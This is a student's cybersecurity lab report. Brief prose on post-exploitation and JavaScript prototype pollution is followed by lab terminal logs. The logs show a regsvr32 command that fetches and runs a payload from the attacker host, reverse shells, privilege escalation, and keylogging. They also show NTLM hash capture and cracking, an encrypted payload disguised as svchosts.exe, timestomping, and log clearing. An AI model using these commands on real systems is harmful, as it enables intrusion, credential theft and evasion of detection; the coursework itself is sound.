Lab Assignment 12

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General Context

The 2 labs, Post-Exploitation with the Meterpreter Lab and Secure Coding - JavaScript from OWASP Top 10 Cyber Range, covered how common system and application weaknesses can be identified and abused, and how those same weaknesses can be prevented through better development practices. The lab showed how attackers take advantage of trust relationships within systems, such as built-in administrative tools or application features, to gain unauthorized access. It also showed how seemingly small misconfigurations like weak input validation or insecure defaults can escalate into serious security issues such as full system compromise or data exposure (CISA, 2024; OWASP Foundation, n.d.).

The lab showed the general lifecycle of an attack. This includes the initial access, persistence, privilege escalation, and data collection. The lab showed how attackers can move from limited access to full control of a system by chaining together multiple weaknesses. For example, once access is gained, attackers can extract credentials, monitor user activity, and manipulate system files, which can ultimately impact confidentiality, integrity, and availability. This showed the importance of layered security controls, such as endpoint protection, monitoring, and secure configuration management, rather than relying on a single defensive mechanism (CISA, 2024).

The secure coding lab showed that many of the risks we have seen originate during software development. Specifically, it showed how improper handling of user input and reliance on outdated or vulnerable libraries can introduce critical vulnerabilities into applications. Prototype pollution in JavaScript, for instance, can allow attackers to modify core application behavior and potentially execute malicious code

remotely. This overall shows how important it is to integrate security early in the development process (OWASP Foundation, n.d.; MITRE, n.d.).

Technical Context

The 2 labs, Post-Exploitation with the Meterpreter Lab and Secure Coding - JavaScript from OWASP Top 10 Cyber Range, covered offensive and defensive techniques across both host-based exploitation and application-layer vulnerabilities. On the offensive penetration testing side, some post-exploitation activities using frameworks such as Metasploit included establishing command-and-control (C2) channels, upgrading shells to more advanced payloads, and performing privilege escalation. Techniques such as process migration, credential dumping from the Security Account Manager (SAM), and keystroke logging also showed how attackers maintain persistence and harvest sensitive data after initial compromise. This demonstrated the concept of living off the land, where legitimate system processes or binaries were used and abused for illegitimate purposes to evade detection.

Lateral movement is a goal of many attacks, along with credential harvesting, which is what was also seen and focused on. Multiple mechanisms for obtaining credentials were seen, including memory scraping, forced authentication via SMB, and offline password cracking using extracted hashes. This aligns closely with MITRE ATT&CK techniques such as Credential Dumping (T1003) and Exploitation for Privilege Escalation (MITRE ATT&CK, n.d.). This was then further paired with evasion techniques such as timestomping (modifying MACE attributes) and clearing event logs, showing how attackers attempt to avoid leaving footprints.

In regards to the secure coding, the lab focused heavily on JavaScript prototype pollution and its impact on application security. Vulnerabilities in object merge functions like Hoek and Lodash libraries allow attackers to manipulate the prototype chain via properties such as __proto__, resulting in unintended property inheritance across objects. This can lead to logic corruption, privilege escalation within the application context, or even remote code execution when combined with insecure runtime configurations. Mitigation strategies were raised, including strict property validation, use of hasOwnProperty checks, and secure coding patterns that prevent prototype chain manipulation. This reinforces a DevSecOps mindset, where security testing and secure development are continuous and integrated processes rather than isolated activities (MITRE, n.d.; OWASP Foundation, n.d.).

Screenshots

```
kali@kali:~$ nano start_database.sh
kali@kali:~$ chmod +x start_database.sh && ./start_database.sh
spool /root/console.log[-] Error: /usr/bin/msfdb must be run as root
cp: cannot stat '/usr/share/metasploit-framework/config/database.yml': No such file or directory
Metasploit tip: View missing module options with show missing

 ______________________________________
/ it looks like you're trying to run a \
\ module                               /
 ______________________________________
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/

       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2489 exploits - 1281 auxiliary - 393 post       ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > spool /root/console.log
```

Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32> netsh advfirewall set allprofiles state off
Ok.

PS C:\WINDOWS\system32> net user Administrator Password12345
The command completed successfully.

PS C:\WINDOWS\system32>
```

```
                    Metasploit

       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post       ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set LHOST eth0
LHOST => eth0
msf6 exploit(multi/script/web_delivery) > set URIPATH /
URIPATH => /
msf6 exploit(multi/script/web_delivery) > set PAYLOAD windows/x64/shell/reverse_tcp
PAYLOAD => windows/x64/shell/reverse_tcp
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:
================


    Id  Name
    --  ----
=>  0   Python
    1   PHP
    2   PSH
    3   Regsvr32
    4   pubprn
    5   SyncAppvPublishingServer
    6   PSH (Binary)
    7   Linux
    8   Mac OS X


msf6 exploit(multi/script/web_delivery) > set TARGET 3
TARGET => 3
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] Using URL: http://192.168.1.101:8080/
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.1.101:8080/.sct scrobj.dll
```

```
  1  shell x64/windows  Shell Banner: Microsoft Windows [Version 10.0.19045.39  192.168.1.101:4444 → 192.168.1.103:49899 (192.168.1.1
                        30] ———                                                03)

msf6 exploit(multi/script/web_delivery) > sessions -i 2
[-] Invalid session identifier: 2
msf6 exploit(multi/script/web_delivery) > sysinfo
[-] Unknown command: sysinfo. Run the help command for more details.
msf6 exploit(multi/script/web_delivery) >
[*] Sending stage (203846 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.101:4433 → 192.168.1.103:49905) at 2026-04-19 19:17:55 -0400
[*] Stopping exploit/multi/handler

msf6 exploit(multi/script/web_delivery) >     4   pubprn
[-] Unknown command: 4. Run the help command for more details.
msf6 exploit(multi/script/web_delivery) >     5   SyncAppvPublishingServer
[-] Unknown command: 5. Run the help command for more details.
msf6 exploit(multi/script/web_delivery) >     6   PSH (Binary)
[-] Unknown command: 6. Run the help command for more details.
msf6 exploit(multi/script/web_delivery) >     7   Linux
[-] Unknown command: 7. Run the help command for more details.
msf6 exploit(multi/script/web_delivery) >     8   Mac OS X
[-] Unknown command: 8. Run the help command for more details.
msf6 exploit(multi/script/web_delivery) >
msf6 exploit(multi/script/web_delivery) >
msf6 exploit(multi/script/web_delivery) > msf6 exploit(multi/script/web_delivery) > set TARGET 3
[-] Unknown command: msf6. Run the help command for more details.
msf6 exploit(multi/script/web_delivery) > TARGET => 3
[-] Unknown command: TARGET. Run the help command for more details.
msf6 exploit(multi/script/web_delivery) > msf6 exploit(multi/script/web_delivery) > run
[-] Unknown command: msf6. Run the help command for more details.
msf6 exploit(multi/script/web_delivery) > [*] Exploit running as background job 0.
[-] Unknown command: [*]. Run the help command for more details.
msf6 exploit(multi/script/web_delivery) > [*] Exploit completed, but no session was created.
[-] Unknown command: [*]. Run the help command for more details.
msf6 exploit(multi/script/web_delivery) > msf6 exploit(multi/script/web_delivery) >
[-] Unknown command: msf6. Run the help command for more details.
msf6 exploit(multi/script/web_delivery) > [*] Started reverse TCP handler on 192.168.1.101:4444
[-] Unknown command: [*]. Run the help command for more details.
msf6 exploit(multi/script/web_delivery) >
msf6 exploit(multi/script/web_delivery) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : DESKTOP-BT4131D
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(multi/script/web_delivery) > search 2024_30088

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/windows/local/cve_2024_30088_authz_basep  2024-06-11       excellent  Yes    Windows Kernel Time of Check Time of Use LPE in Auth
zBasepCopyoutInternalSecurityAttributes


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/local/cve_2024_30088_authz_basep

msf6 exploit(multi/script/web_delivery) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
msf6 exploit(multi/script/web_delivery) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
ssh kali<Shift>@192.168.1.100<CR>
<Shift>Passw0rd<Shift>!<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H>yes<CR>
<Shift>Passw0rd<Shift>!<CR>
pwd<CR>
ls<CR>
whoami<CR>


meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

```
* Bytes.....: 7981
* Keyspace..: 1022
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

9bff06fe611486579fb74037890fda96:Password12345

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 9bff06fe611486579fb74037890fda96
Time.Started.....: Sun Apr 19 19:24:34 2026 (0 secs)
Time.Estimated...: Sun Apr 19 19:24:34 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    20857 H/s (0.07ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1022/1022 (100.00%)
Rejected.........: 0/1022 (0.00%)
Restore.Point....: 0/1022 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: admin → ubuntu
Hardware.Mon.#1..: Util: 24%

Started: Sun Apr 19 19:24:03 2026
Stopped: Sun Apr 19 19:24:36 2026
msf6 exploit(multi/script/web_delivery) > use wdigest_caching

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  post/windows/manage/wdigest_caching  .               normal  No     Windows Post Manage WDigest Credential Caching


Interact with a module by name or index. For example info 0, use 0 or use post/windows/manage/wdigest_caching

[*] Using post/windows/manage/wdigest_caching
msf6 post(windows/manage/wdigest_caching) > set SESSION 2
SESSION => 2
msf6 post(windows/manage/wdigest_caching) > run
[*] Running module against DESKTOP-BT4131D
[*] Checking if the HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential DWORD exists...
[*] Creating UseLogonCredential DWORD value as 1...
[+] WDigest Security Provider enabled
[*] Post module execution completed
msf6 post(windows/manage/wdigest_caching) >
```

```
[*] Using post/windows/manage/wdigest_caching
msf6 post(windows/manage/wdigest_caching) > set SESSION 2
SESSION => 2
msf6 post(windows/manage/wdigest_caching) > run
[*] Running module against DESKTOP-BT4131D
[*] Checking if the HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential DWORD exists...
[*] Creating UseLogonCredential DWORD value as 1...
[+] WDigest Security Provider enabled
[*] Post module execution completed
msf6 post(windows/manage/wdigest_caching) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > rundll32 user32.dll, LockWorkStation
[-] Unknown command: rundll32. Run the help command for more details.
meterpreter > shell
Process 6820 created.
Channel 5 created.
Microsoft Windows [Version 10.0.19045.3930]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>rundll32 user32.dll, LockWorkStation
rundll32 user32.dll, LockWorkStation

C:\WINDOWS\system32>exit
exit
meterpreter > use espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/RCWlLssR.jpeg
meterpreter >
```

```
    -t, --timeout         <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                       Show this message
msf6 post(windows/manage/wdigest_caching) > msfvenom --payload windows/x64/meterpreter_reverse_tcp LHOST=eth0 LPORT=443 --encrypt rc4 --encrypt
-key thisisakey --format exe > encrypted_meterpreter.exe
[*] exec: msfvenom --payload windows/x64/meterpreter_reverse_tcp LHOST=eth0 LPORT=443 --encrypt rc4 --encrypt-key thisisakey --format exe > enc
rypted_meterpreter.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 203846 bytes
Final size of exe file: 210432 bytes
msf6 post(windows/manage/wdigest_caching) > python3 -m http.server 443 &
[*] exec: python3 -m http.server 443 &

msf6 post(windows/manage/wdigest_caching) > Serving HTTP on 0.0.0.0 port 443 (http://0.0.0.0:443/) ...
sessions -i 2
[*] Starting interaction with 2...

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > upload encrypted_meterpreter.exe c:\\windows\\temp
[*] Uploading  : /home/kali/encrypted_meterpreter.exe -> c:\windows\temp\encrypted_meterpreter.exe
[*] Completed  : /home/kali/encrypted_meterpreter.exe -> c:\windows\temp\encrypted_meterpreter.exe
meterpreter > ls c:\\windows\\temp\\encrypted_meterpreter.exe
100777/rwxrwxrwx  210432  fil  2026-04-19 19:28:42 -0400  c:\windows\temp\encrypted_meterpreter.exe
meterpreter > mv c:\\windows\\temp\\encrypted_meterpreter.exe c:\\windows\\system32\\svchosts.exe
meterpreter > timestomp c:\\windows\\system32\\svchosts.exe -z "01/28/2025 05:21:44"
[*] Setting specific MACE attributes on c:\windows\system32\svchosts.exe
meterpreter > ls c:\\windows\\system32\\svchosts.exe
100777/rwxrwxrwx  210432  fil  2025-01-28 04:21:44 -0500  c:\windows\system32\svchosts.exe
meterpreter >
```

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
```
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 203846 bytes
Final size of exe file: 210432 bytes
msf6 post(windows/manage/wdigest_caching) > python3 -m http.server 443 &
[*] exec: python3 -m http.server 443 &

msf6 post(windows/manage/wdigest_caching) > Serving HTTP on 0.0.0.0 port 443 (http://0.0.0.0:443/) ...
sessions -i 2
[*] Starting interaction with 2...

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > upload encrypted_meterpreter.exe c:\\windows\\temp
[*] Uploading  : /home/kali/encrypted_meterpreter.exe → c:\windows\temp\encrypted_meterpreter.exe
[*] Completed  : /home/kali/encrypted_meterpreter.exe → c:\windows\temp\encrypted_meterpreter.exe
meterpreter > ls c:\\windows\\temp\\encrypted_meterpreter.exe
100777/rwxrwxrwx  210432  fil  2026-04-19 19:28:42 -0400  c:\windows\temp\encrypted_meterpreter.exe
meterpreter > mv c:\\windows\\temp\\encrypted_meterpreter.exe c:\\windows\\system32\\svchosts.exe
meterpreter > timestomp c:\\windows\\system32\\svchosts.exe -z "01/28/2025 05:21:44"
[*] Setting specific MACE attributes on c:\windows\system32\svchosts.exe
meterpreter > ls c:\\windows\\system32\\svchosts.exe
100777/rwxrwxrwx  210432  fil  2025-01-28 04:21:44 -0500  c:\windows\system32\svchosts.exe
meterpreter > 192.168.1.103 - - [19/Apr/2026 19:29:57] "GET /encrypted_meterpreter.exe HTTP/1.1" 200 -
background
[*] Backgrounding session 2...
msf6 post(windows/manage/wdigest_caching) > nano handler.rc
[*] exec: nano handler.rc

msf6 post(windows/manage/wdigest_caching) > pkill python3
[*] exec: pkill python3

msf6 post(windows/manage/wdigest_caching) > resource handler.rc
[*] Processing /home/kali/handler.rc for ERB directives.
resource (/home/kali/handler.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/home/kali/handler.rc)> set PAYLOAD windows/x64/meterpreter_reverse_tcp
PAYLOAD => windows/x64/meterpreter_reverse_tcp
resource (/home/kali/handler.rc)> set LHOST eth0
LHOST => eth0
resource (/home/kali/handler.rc)> set LPORT 443
LPORT => 443
resource (/home/kali/handler.rc)> set StageEncoder x64/zutto_dekiru
[!] Unknown datastore option: StageEncoder.
StageEncoder => x64/zutto_dekiru
resource (/home/kali/handler.rc)> set EnableStageEncoding true
[!] Unknown datastore option: EnableStageEncoding. Did you mean EnableUnicodeEncoding?
EnableStageEncoding => true
resource (/home/kali/handler.rc)> set ExitOnSession False
ExitOnSession => false
resource (/home/kali/handler.rc)> run -j
```

```
Jobs
====

  Id  Name                                Payload                            Payload opts
  --  ----                                -------                            ------------
  0   Exploit: multi/script/web_delivery  windows/x64/shell/reverse_tcp        tcp://192.168.1.101:4444
  2   Exploit: multi/handler              windows/x64/meterpreter_reverse_tcp  tcp://192.168.1.101:443
  3   Auxiliary: server/capture/smb

msf6 auxiliary(server/capture/smb) >
[+] Received SMB connection on Auth Capture Server!
[SMB] NTLMv2-SSP Client     : 192.168.1.103
[SMB] NTLMv2-SSP Username   : DESKTOP-BT4131D\LabUser
[SMB] NTLMv2-SSP Hash       : LabUser::DESKTOP-BT4131D:c061278a1de5a061:f702c853e8f55d3799aef86cbe815cff:0101000000000000c3bcf954d0dc01d1a01b
234a0c882c0000000002001200570 04f0052004b00470052004f0055005000010012005 7004f0052004b00470052004f0055005000040012005 7004f0052004b00470052004f005
500500003001200570 04f0052004b00470052004f0055005000700080000c3bcf954d0dc0106000400020000000800300030000000000000000000000000030000090e74093b3dc
482058876be42bf33b1995f5a9fd125cb2384259a5d7cd5be77a0a0010000000000000000000000000000000000000900240063006900660073002f003100390032002e003100360
038002e0031002e0031003000310000000000000000

[+] Received SMB connection on Auth Capture Server!
[SMB] NTLMv2-SSP Client     : 192.168.1.103
[SMB] NTLMv2-SSP Username   : 192.168.1.101\LabUser
[SMB] NTLMv2-SSP Hash       : LabUser::192.168.1.101:7d4ade5a22086355:f7759792c56905ca7f351a9814cf25e5:0101000000000000396d0a55d0dc0126ed79a4
7188861500000000020012005 7004f0052004b00470052004f0055005000010012005 7004f0052004b00470052004f0055005000040012005 7004f0052004b00470052004f00550
050000300120057004f0052004b00470052004f0055005000070008000039 6d0a55d0dc0106000400020000000800300030000000000000000000000000030000090e74093b3dc48
2058876be42bf33b1995f5a9fd125cb2384259a5d7cd5be77a0a0010000000000000000000000000000000000000900240063006900660073002f003100390032002e00310036003
8002e0031002e0031003000310000000000000000

[+] Received SMB connection on Auth Capture Server!
[SMB] NTLMv2-SSP Client     : 192.168.1.103
[SMB] NTLMv2-SSP Username   : DESKTOP-BT4131D\LabUser
[SMB] NTLMv2-SSP Hash       : LabUser::DESKTOP-BT4131D:bfb2d8c9a8833d0e:f52bd5ddb7913ba1683cab9e4ff37a69:0101000000000000a1f61355d0dc015665cc
ddb7d254e8000000000200120057004f0052004b00470052004f0055005000010012005 7004f0052004b00470052004f0055005000040012005 7004f0052004b00470052004f005
500500003001200570 04f0052004b00470052004f0055005000070008000 0a1f61355d0dc0106000400020000000800300030000000000000000000000000030000090e74093b3dc
482058876be42bf33b1995f5a9fd125cb2384259a5d7cd5be77a0a0010000000000000000000000000000000000000900240063006900660073002f003100390032002e00310036003
038002e0031002e0031003000310000000000000000

[+] Received SMB connection on Auth Capture Server!
[SMB] NTLMv2-SSP Client     : 192.168.1.103
[SMB] NTLMv2-SSP Username   : 192.168.1.101\LabUser
[SMB] NTLMv2-SSP Hash       : LabUser::192.168.1.101:95eadf9f2b75ca75:97a48e83c2e9089a25b885500423666b:0101000000000000288a1755d0dc018783cc4f
c0a0415800000000020012005 7004f0052004b00470052004f0055005000010012005 7004f0052004b00470052004f0055005000040012005 7004f0052004b00470052004f00550
050000300120057004f0052004b00470052004f0055005000070008000028 8a1755d0dc0106000400020000000800300030000000000000000000000000030000090e74093b3dc48
2058876be42bf33b1995f5a9fd125cb2384259a5d7cd5be77a0a0010000000000000000000000000000000000000900240063006900660073002f003100390032002e00310036003
8002e0031002e0031003000310000000000000000

[+] Received SMB connection on Auth Capture Server!
[SMB] NTLMv2-SSP Client     : 192.168.1.103
[SMB] NTLMv2-SSP Username   : 192.168.1.101\LabUser
[SMB] NTLMv2-SSP Hash       : LabUser::192.168.1.101:49833bd6ad1bdb72:34c9d49d06bf491663472d3de11a988b:0101000000000000288a1755d0dc0102e22fb9
e53f2ddf0000000002001200570 04f0052004b00470052004f0055005000010012005 7004f0052004b00470052004f0055005000040012005 7004f0052004b00470052004f00550
050000300120057004f0052004b00470052004f0055005000070008000028 8a1755d0dc0106000400020000000800300030000000000000000000000000030000090e74093b3dc48
2058876be42bf33b1995f5a9fd125cb2384259a5d7cd5be77a0a0010000000000000000000000000000000000000900240063006900660073002f003100390032002e00310036003
8002e0031002e0031003000310000000000000000
```

```
-a----         1/22/2024   5:05 PM          72704 xboxgipsvc.dll
-a----         12/7/2019   4:08 AM          84992 xboxgipsynthetic.dll
-a----         1/22/2024   5:08 PM        1295360 XboxNetApiSvc.dll
-a----         12/7/2019   4:09 AM          50688 xcopy.exe
-a----         1/22/2024   5:08 PM          45568 XInput1_4.dll
-a----         12/7/2019   4:09 AM          11264 XInput9_1_0.dll
-a----         1/22/2024   5:05 PM          49664 XInputUap.dll
-a----         1/22/2024   5:07 PM          70144 xmlfilter.dll
-a----         1/22/2024   5:06 PM         216440 xmllite.dll
-a----         1/22/2024   5:07 PM          22016 xmlprovi.dll
-a----         1/22/2024   5:08 PM         105472 xolehlp.dll
-a----         1/22/2024   5:07 PM         405504 XpsDocumentTargetPrint.dll
-a----         1/22/2024   5:07 PM         456192 XpsGdiConverter.dll
-a----         1/22/2024   5:07 PM        1514496 XpsPrint.dll
-a----         1/22/2024   5:07 PM         379392 xpspushlayer.dll
-a----         1/22/2024   5:07 PM         581120 XpsRasterService.dll
-a----         1/22/2024   5:07 PM        2844160 xpsservices.dll
-a----         1/22/2024   5:07 PM         268288 XpsToPclmConverter.dll
-a----         1/22/2024   5:07 PM          78336 XpsToPwgrConverter.dll
-a----         12/7/2019   4:09 AM           4014 xwizard.dtd
-a----         12/7/2019   4:09 AM          64000 xwizard.exe
-a----         1/22/2024   5:08 PM         452608 xwizards.dll
-a----         1/22/2024   5:08 PM         121344 xwreg.dll
-a----         1/22/2024   5:08 PM         267776 xwtpdui.dll
-a----         1/22/2024   5:08 PM         147968 xwtpw32.dll
-a----         12/7/2019   4:08 AM            627 X_80.contrast-black.png
-a----         12/7/2019   4:08 AM            579 X_80.contrast-white.png
-a----         12/7/2019   4:08 AM            627 X_80.png
-a----         12/7/2019   4:08 AM          79872 zipcontainer.dll
-a----         1/22/2024   5:06 PM         285696 zipfldr.dll
-a----         12/7/2019   4:08 AM          30720 ztrace_maps.dll


PS C:\WINDOWS\system32> explorer .
PS C:\WINDOWS\system32> .\encrypted_meterpreter.exe
PS C:\WINDOWS\system32> net use * \\192.168.1.101\sharedoesnotexist
Enter the user name for '192.168.1.101': LabUser
Enter the password for 192.168.1.101:
System error 5 has occurred.

Access is denied.

PS C:\WINDOWS\system32> net use * \\192.168.1.101\sharedoesnotexist
Enter the user name for '192.168.1.101': LabUser
Enter the password for 192.168.1.101:
System error 5 has occurred.

Access is denied.

PS C:\WINDOWS\system32>
```


ecycle Bin
Internet
Administrator: Windows PowerShell
-a---- 12/7/2019 4:08 AM 84992 xboxgipsynthetic.dll
-a---- 1/22/2024 5:08 PM 1295360 XboxNetApiSvc.dll
-a---- 12/7/2019 4:09 AM 50688 xcopy.exe
-a---- 1/22/2024 5:08 PM 45568 XInput1_4.dll
-a---- 12/7/2019 4:09 AM 11264 XInput9_1_0.dll
-a---- 1/22/2024 5:05 PM 49664 XInputUap.dll
-a---- 1/22/2024 5:07 PM 70144 xmlfilter.dll
-a---- 1/22/2024 5:06 PM 216440 xmllite.dll
-a---- 1/22/2024 5:07 PM 22016 xmlprovi.dll
-a---- 1/22/2024 5:08 PM 105472 xolehlp.dll
-a---- 1/22/2024 5:07 PM 405504 XpsDocumentTargetPrint.dll
-a---- 1/22/2024 5:07 PM 456192 XpsGdiConverter.dll
Event Viewer
File Action View Help
Event Viewer (Local)
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Events
Applications and Services Lo
Subscriptions
Security Number of events: 7
Keywords Date and Time Source Event ID Task Category
Audit Success 4/19/2026 8:01:13 PM Microsoft Win... 4634 Logoff
Audit Success 4/19/2026 8:01:13 PM Microsoft Win... 4634 Logoff
Audit Success 4/19/2026 8:01:13 PM Microsoft Win... 4672 Special Logon
Audit Success 4/19/2026 8:01:13 PM Microsoft Win... 4624 Logon
Audit Success 4/19/2026 8:01:13 PM Microsoft Win... 4624 Logon
Audit Success 4/19/2026 8:01:13 PM Microsoft Win... 4648 Logon
Audit Success 4/19/2026 8:01:05 PM Eventlog 1102 Log clear
Event 4634, Microsoft Windows security auditing.
General Details
An account was logged off.
Subject:
Log Name: Security
Actions
Security
Open Saved Log...
Create Custom View...
Import Custom View...
Clear Log...
Filter Current Log...
Properties
Find...
Save All Events As...
Attach a Task To this Log...
View
Refresh
Help
Event 4634, Microsoft Windo...
Event Properties
Attach Task To This Event...
Copy

```
ubuntu-user@ubuntu19:~$ cd lab/
ubuntu-user@ubuntu19:~/lab$ nano inheritance.js
ubuntu-user@ubuntu19:~/lab$ node inheritance.js
3
1
ubuntu-user@ubuntu19:~/lab$ nano hoek.js
ubuntu-user@ubuntu19:~/lab$ node hoek.js
'Before : function hasOwnProperty() { [native code] }
After : true
ubuntu-user@ubuntu19:~/lab$ 'nano lodash.js
> const malicious_payload = { hasOwnProperty: true };
> Map.prototype.hasOwnProperty = malicious_payload.hasOwnProperty;
> ^C
ubuntu-user@ubuntu19:~/lab$ nano lodash.js
ubuntu-user@ubuntu19:~/lab$ nano lodash.js
ubuntu-user@ubuntu19:~/lab$ node lodash.js
Before : function hasOwnProperty() { [native code] }
After : true
ubuntu-user@ubuntu19:~/lab$ nano deep-dive.js
ubuntu-user@ubuntu19:~/lab$ node deep-dive.js
undefined
ubuntu-user@ubuntu19:~/lab$ nano deep-dive.js\
> ^C
ubuntu-user@ubuntu19:~/lab$ nano deep-dive.js
ubuntu-user@ubuntu19:~/lab$ cd injection/
ubuntu-user@ubuntu19:~/lab/injection$ nano server.js
